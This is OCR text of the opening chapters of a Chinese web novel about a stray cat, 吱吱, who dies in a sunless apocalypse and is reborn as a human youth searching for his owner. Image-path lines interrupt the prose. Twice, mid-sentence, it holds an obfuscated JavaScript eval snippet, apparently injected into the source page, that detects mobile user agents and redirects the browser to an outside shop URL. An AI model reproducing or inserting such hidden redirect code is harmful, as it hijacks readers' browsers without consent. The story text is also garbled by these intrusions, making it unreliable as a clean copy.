《咪的遗产》 1. 第 1 章 如果世界颠倒,那么天空便是深渊。 在灾难降临的那一刻,很多人才发现,深渊中的星星是彩色的。 太阳陨落,长夜将至。 这曾经是一座四季如春的城市,第一次让人产生了颤抖着披上羽绒服的冲动。没有太阳,也看不见月光,黑暗中的星星不再是单调的白色,蓝、紫、红、黄,明灭闪烁。 气温还在下降,每一阵风吹过,都像狠狠打在脸上的一记巴掌。 更糟糕的是,下雨了…… 也好在只是下雨,或许明天开始就会下雪,天气只会一天比一天更加寒冷恶劣。 雨越来越大,货车一辆一辆的停下,不断的物资从车上搬下。衣服、食物,还有药物。还远远不足。 寒冷只是太阳消失后的最初表现,随后氧气变得稀薄,一些人开始头疼、头晕、恶心、呼吸困难,产生高原反应,紧接着奇怪的疫病开始伴随着黑暗蔓延。 不只是人类,恶变在绝大多数动物和植物之间互相传播。包括小猫。 雨水打湿了一只小猫的绒毛,像被嗦过的可怜芒果核。 小猫一瘸一拐,钻入坍塌的建筑物。狭小的空间让它能稍微放松警惕,暂时忘记身体的疼痛。 它将自己感染恶变的身体缩成很小的一团,趴在地上,垂下脑袋无力的喘息着。 病毒进入感染者的体内,悄无声息的疯狂繁衍,渐渐渗透血液,控制住感染者的每一块骨头和每一块肌肉,让感染者无法按照自身想法行动,最后剥夺他们的意识思维,成为一具行尸走肉。 小猫匍匐着,它显然已经被病毒感染,柔软的身体偶尔不听话的抽搐,粉色的爪子开花,无意识的在地上扒拉几下,留下一片凌乱的小爪印。 沾满雨水和泥土的小爪印,是似曾相识的场景。 吱吱是一只流浪猫,从小就没有见过妈妈的流浪猫。更糟糕的是,它是一只白猫,经常遭到同类的排挤。 几年前的一个雨天,它举着鸡毛掸子一样灰扑扑的白色大尾巴,钻入栅栏后的雨棚避雨,灵巧的跳上一辆电动车车座。 三秒钟后,被一位中年男性两脚兽驱赶,只好夹着尾巴钻入角落,寻找更安全的休息点。 等两脚兽走后,小猫探头探脑,重新跳上一辆自行车的车座,警惕的扭着头张望。似乎是感觉危险,一连踩过四五辆电动车,选了最角落的一辆趴下。 踏、踏、踏…… 是脚步声。 又有人来了。 小猫小心翼翼抬头,距离很远,暂时安全。 这次是一位年轻两脚兽,还是男性。对于猫来说,人类的长相不重要,猫咪多少都有点脸盲症。 年轻人戴着厚重眼镜,背着双肩包,看起来像是一位学生。头发被雨水淋的湿漉漉,和小猫一样狼狈。 他找到自己的自行车,一眼就看到上面两只小爪印,还很新鲜。 小猫躲在角落暗搓搓观察着年轻人,就见年轻人掏出纸巾,很自然的将车座上的爪印擦掉。 然后他侧头看看旁边,隔壁的车座上也有爪印,一连好几辆电动车上都有。 年轻人看起来时间充裕,拿着纸巾将五辆车上的爪印全部擦干净,擦着擦着,就发现趴在角落的“罪魁祸首”。 对上视线了。 小猫呲牙,戒备! 逃跑还是偷袭?小猫正在犹豫。 年轻人趁它思考的刹那,双手一抄,直接将小猫抓住,动作相当纯熟,绝对是个老手。 离开那间雨棚之后,小猫结束了流浪生活,有了一个新家,一个铲屎官,和一个新名字,叫吱吱。 听铲屎官说,那天他本来是想要去买一只白色仓鼠作为生日宠物,连名字都提前想好了,就叫吱吱。没想到…… 在路上捡到一只很想和他回家的猫…… 自从来到新家后,吱吱试图逃跑过几次。 都以失败告终。 是陌生却不会被驱赶的环境,是喷香却不用亲自捕猎的食物。 还有铺着三层软垫的小猫窝。但吱吱不喜欢,它更喜欢被两脚兽随手扔在阳台的那只破纸箱。 两个星期过去,小猫举着蓬松洁白的大尾巴,巡视在明亮宽敞的客厅,这已经是属于它的领地。 吱吱发现,拥有一个专属铲屎官两脚兽,也不是什么坏事。 除了铲屎官新买回来的饮水器,小猫呲牙,总是在它喝水的时候偷袭它,导致它不甚呛水,而且难以驯服。 每当这个时候,戴着厚重眼镜的两脚兽就会蹲在小猫身边,手舞足蹈的比划,反反复复的不停叽里咕噜。 吱吱高傲的抬起小下巴,用蓝宝石一般的双眸扫了他一眼,优雅转身,甩着尾巴离开。 叽里咕噜的在说什么,根本听不懂。 第二天,无奈的两脚兽带回了新的小猫饮水器。 两脚兽废了很大力气教会吱吱怎么使用饮水器,当然也教会了吱吱怎么使用猫砂盆。 小猫发现,它的铲屎官有些特殊癖好。比如…… 吱吱每次开始在猫沙盆里刨坑,准备解决大问题的时候,两脚兽必然会立刻走过来,蹲在旁边,面带微笑,目不转睛。 更让吱吱不理解的是,偶尔他还会手拿猫条出现在猫砂盆旁边。 在猫咪拉屎的时候喂小零食,这像话吗? 吱吱努着嘴巴,胡须一抖一抖,全身都在用力,这个时候却还要分神抵抗食物的诱惑。 笨蛋铲屎官! 吱吱想,你最好今天晚上睁着眼睛睡觉! 小猫是记仇的,一连报复了两脚兽三天三夜。然后两脚兽将它装在新买的小笼子里,带它出门了。 吱吱在笼子里不安的走来走去,完蛋了,他要丢了我。 小猫夹着嗓子喵喵叫,急的眼睛湿漉漉。 铲屎官将它带到一个陌生的房间,开始和一穿着白大褂的陌生两脚兽#交流。 小猫竖着耳朵侦查,危险解除,两脚兽不是要遗弃它。至于他们来干什么,吱吱暂时不知道。 吱吱困得差点睡着,被抱到一张小床上,平躺下来,展开四肢,然后…… 它被绑在了那张小床上! 小猫呲牙,尖叫反抗。 白大褂戴着口罩,安抚着说:“绝育很快,不用担心。” 吱吱迷茫,绝育是什么? “真,真真的吗?吱吱,会不、会不会很疼?” 吱吱的铲屎官说话向来有些结巴,尤其 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17414964|200740||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 是在紧张的情况下。 白大褂说:“小母猫到了年纪是一定要绝育的,这是对宠物负责。公猫的话,做不做绝育是可以选择的。” 吱吱迷茫,小母猫?在说谁? 就差一点点,吱吱就要被当成小母猫绝育,幸好还有术前检查。 医生告诉铲屎官,吱吱是一只小公猫。 吱吱恢复自由,跳到震惊无比的铲屎官怀里,举起粉色小爪子,对着那厚重的眼镜就是邦邦两拳。 小猫是记仇的,接下来一个星期,两脚兽都没能睡一个安稳觉。 吱吱觉得它的铲屎官太笨了,好几次都在认真考虑,要不要换个聪明铲屎官。 小猫盯着藏在马桶背后缝隙里的鱼干、小球、纸箱和皮筋…… 这些是小猫的宝藏,小猫舍不得它们。 还有笨笨的铲屎官,也有那么一点舍不得…… 雨还在下着。 噼里啪啦砸在地上,凝结成冰渣,天气越来越冷。 小猫盯着地上乱七八糟的爪印一直在出神,窒息的感觉让它从美好的回忆中清醒。 恶变在它小小的身体内不停加剧。没有时间了…… 小猫蓝色的眼睛已经失去光泽,不用等到病毒完全控制它整个身体,并发症已经让它奄奄一息。 吱吱想,虽然舍不得,但我不能拖累他…… 灾难降临开始,气温越来越冷,整个世界越来越混乱。人类已经无法在昔日繁荣的城市继续生活,想要活下去,就必须转入地下城。 地心的温度暂时保护着地下城的安全,可那里远不如地表的宽阔。只有少数人才能拿到进入地下城的通行证。 上个月,吱吱的铲屎官拿到了第一特区地下城的通行证。糟糕的是,那里规定宠物不可进入。 两脚兽决定放弃前往第一特区。 上个星期,两脚兽千辛万苦得到第三特区的通行证,那是唯一允许宠物进入的地下城。 两脚兽很高兴。 吱吱很悲伤…… 小猫发现,它很可能在不知不觉中感染了恶变。就算宠物允许进入地下城,它也必须被放弃。 虽然很不舍,但必须要离开。 吱吱想,我不能再拖累他了。 趁着两脚兽不注意,时隔多年,小猫再次越狱,轻轻松松打开房门。 它好像听到两脚兽在呼唤它的名字,可熟悉的气味已经消失在陌生的环境之中。 吱吱想,我不可以再回去了。 小猫忍耐着疼痛,蜷缩在黑暗的角落。 它颤抖着举起脏兮兮的小爪子,在墙壁上印下一串歪歪扭扭的爪印。 笨笨的铲屎官: 当你看到这封信的时候,咪可能已经无法再陪伴你了。 把咪的罐头,分给有需要的流浪猫。咪的皮筋、小球和阿贝贝,都藏在洗手间马桶水箱后面。如果有人能代替咪保护咪笨笨的铲屎官,咪愿意把最喜欢的阿贝贝送给他。 人,咪只是偶尔在爱你和骗吃骗喝之间左右摇摆。 人,咪走以后不要伤心,只哭一下下就好。 人,末世虽然很坏,但人一定可以努力活下去。 人,你是咪最大的遗产…… 2. 第 2 章 人常说,猫有九条命。 虚弱的吱吱趴在地上,这样拙劣的谎言,恐怕只有笨笨的铲屎官会相信。 小猫想…… 如果谎言是真的,应该也不坏。 小猫闭上眼睛。 世界在它蓝宝石般的眼睛里越来越黑暗,世界在它毛茸茸的耳朵里越来越安静。死亡原来这么平和,远没有想象中恐怖。 希望和愤怒渐渐远去、抽离,除了……还有一点点遗憾。 …… 好热。 真空般的黑暗突然被打破,炙热的感觉灼烧着每一寸皮肤,刺辣辣的。 热到呼吸急促,热到浑身冒汗,热到忍不住想要伸出舌头。 这不可以。 吱吱想,小猫不可以伸着舌头粗喘,狗里狗气,很傻。 明亮的光线穿透了眼皮的遮挡,就算不睁开眼睛,也能感受到太阳的炙热。 他忍不住好奇,缓缓睁眼…… 好亮。 是太阳! 就悬挂在头顶正上方。 那是小猫从未见过的太阳,出奇的大,出奇的亮,仿佛一伸手就能触碰到,近的让他感觉有些压抑和危险。 讨厌的末世已经被打败了吗? 小猫天性警觉,陌生的环境让他不安,双眼眨动着迅速扫视,将周围情况录入大脑。 沙漠…… 这是一望无垠的沙漠,到处都是暗红色的沙子。 小猫从没有去过沙漠,这个词语并不存在于他的脑袋里,但这不妨碍他的震惊。 好……好大一个猫砂盆! 超豪华的! 抿抿嘴唇,蠢蠢欲动,两只爪子已经抬起,做出刨坑的预备动作。 可是爪子…… 小猫再一次震惊,爪子不见了! 没有温暖的毛皮,没有锋利的爪子,就连让铲屎官迷恋的粉色小肉垫也不翼而飞。 一位身材略显消瘦的少年独自站在危险的红色沙漠中,他看起来最多十八九岁,青涩又迷茫,正高高举着纤细白皙的双手反复翻转。 “手……”这是两脚兽的手。 少年艰涩的吐出一个单音。 高举的双手在下一秒捂住脖子,这是什么声音?是我在说话吗? 小猫不是这么说话的,这是属于人类的声音。 “我……”少年不敢置信:“变成……两脚兽了?” 这恐怕就是铲屎官曾经说过的下辈子吧?少年认真思考。他的铲屎官很喜欢将他抱在怀里,摸着他的小脑袋,在他耳边不停的叨念…… ——下辈子,吱吱还要做我的小猫。 他也不记得这句话听了几十遍还是上百遍。奇怪的是,有口吃症的铲屎官,每次说这句话的时候,都没有打一个磕巴,相当流畅。 “太好……了。” 少年语速缓慢,吐字也有些不太清晰,但这都难以掩饰他的喜悦。 他可以重新回到铲屎官的身边,比在床底下找到新的纸箱还要高兴,比偷偷咬破一柜子猫条还要兴奋。 回家! 回去找他的铲屎官,回去玩他的阿贝贝,回去一口气吃掉两个罐罐。 “等……等……” 少年眨眼。糟糕,我已经留信,把罐罐都分光了。还有小球皮筋和阿贝贝,可能已经在昨天成为了别猫的玩具。 少年颓废的蹲下,焦急的用十指扣着地上红色的沙子。 “烫!” 少年跳起,吹吹纤细的指尖。 罐罐会有的,小球和皮筋也会有新的。少年咬住下唇,现在最重要的是,不能把铲屎官让给别的猫。 少年想,没有别的猫比我更加勇敢,只有我才能保护好笨笨的铲屎官,笨笨的铲屎官只能给我一只猫剪指甲梳毛洗澡。 更何况…… 他们早就约定了下辈子。 小猫最讲诚信,小猫不会违背诺言。 少年下定决心,抬脚就往前走。 “唉……” 差点摔倒。 重生没有抽到原皮,少年显然不适应人类的走路方式,四肢处于还未被驯服的阶段。 他颤悠悠站起,僵硬的向前移动出十米,鞋子里已经钻满了炙热的沙子,相当难受。 更棘手的是,这是哪里?家在哪里?铲屎官在哪里? 少年迷茫的望着无边无尽的沙漠,怎么才能从豪华猫砂盆里出去? 啪嗒—— 一样东西从他的身上掉落,从衣袋里滑落。 少年蹲下,试探性用手指敲了它两下。安全,捡起。 是一张再普通不过的ID卡,用红色的绳子串着,上面清楚的写着持有者的名字,生日,和住址等等,还有一张一寸相片。 很显然,这就是少年的ID卡。 照片上的少年看起来完全无害,一双眼睛清澈漂亮,鼻梁不算太高,是微翘的小猫鼻,唇角带着浅浅的笑容。 姓名:南知 生日:4月27日 住址:第3特区 南知,这是他现在的名字。 在看到这张ID卡的时候,少年的脑袋里浮现出一些很不真切的画面,就像一本故事书,字很多,密密麻麻,对于一只小猫来说,读起来很费劲。 他能看到很多陌生的面孔,从脑袋里不停的走过,用不同的表情叫着他的名字。 ——南知。 ——南知。 ——南知…… 少年摇摇头。 “4月27日……” 显然他对这组数字更感兴趣。 这是他和铲屎官相遇的日期,每年的这一天,铲屎官都会带着蛋糕模样的罐罐回家庆祝。 “第3……特区!” 南知用指尖戳着ID卡上的这几个字,一字一顿的郑重念着。 没错,就是第三特区。 少年想,没有我的拖累之后,铲屎官应该会去第三特区吧,那里应该是铲屎官的新家 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17414965|200740||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' ,只要找到第三特区,就能找到铲屎官。 南知坚定的点头,目标就是第三特区。但问题仍然没有解决,他还不知道第三特区在哪个方向。 如果这个时候可以找个人问路就再好不过。 偌大的沙漠没有尽头,除了南知以外,看不到任何人。 “能看到一只猫也好……” 只有一轮过热的太阳,热到少年头晕脑胀,甚至产生幻觉,仿佛听到滋滋的烤肉声,闻到香喷喷的烤肉味。 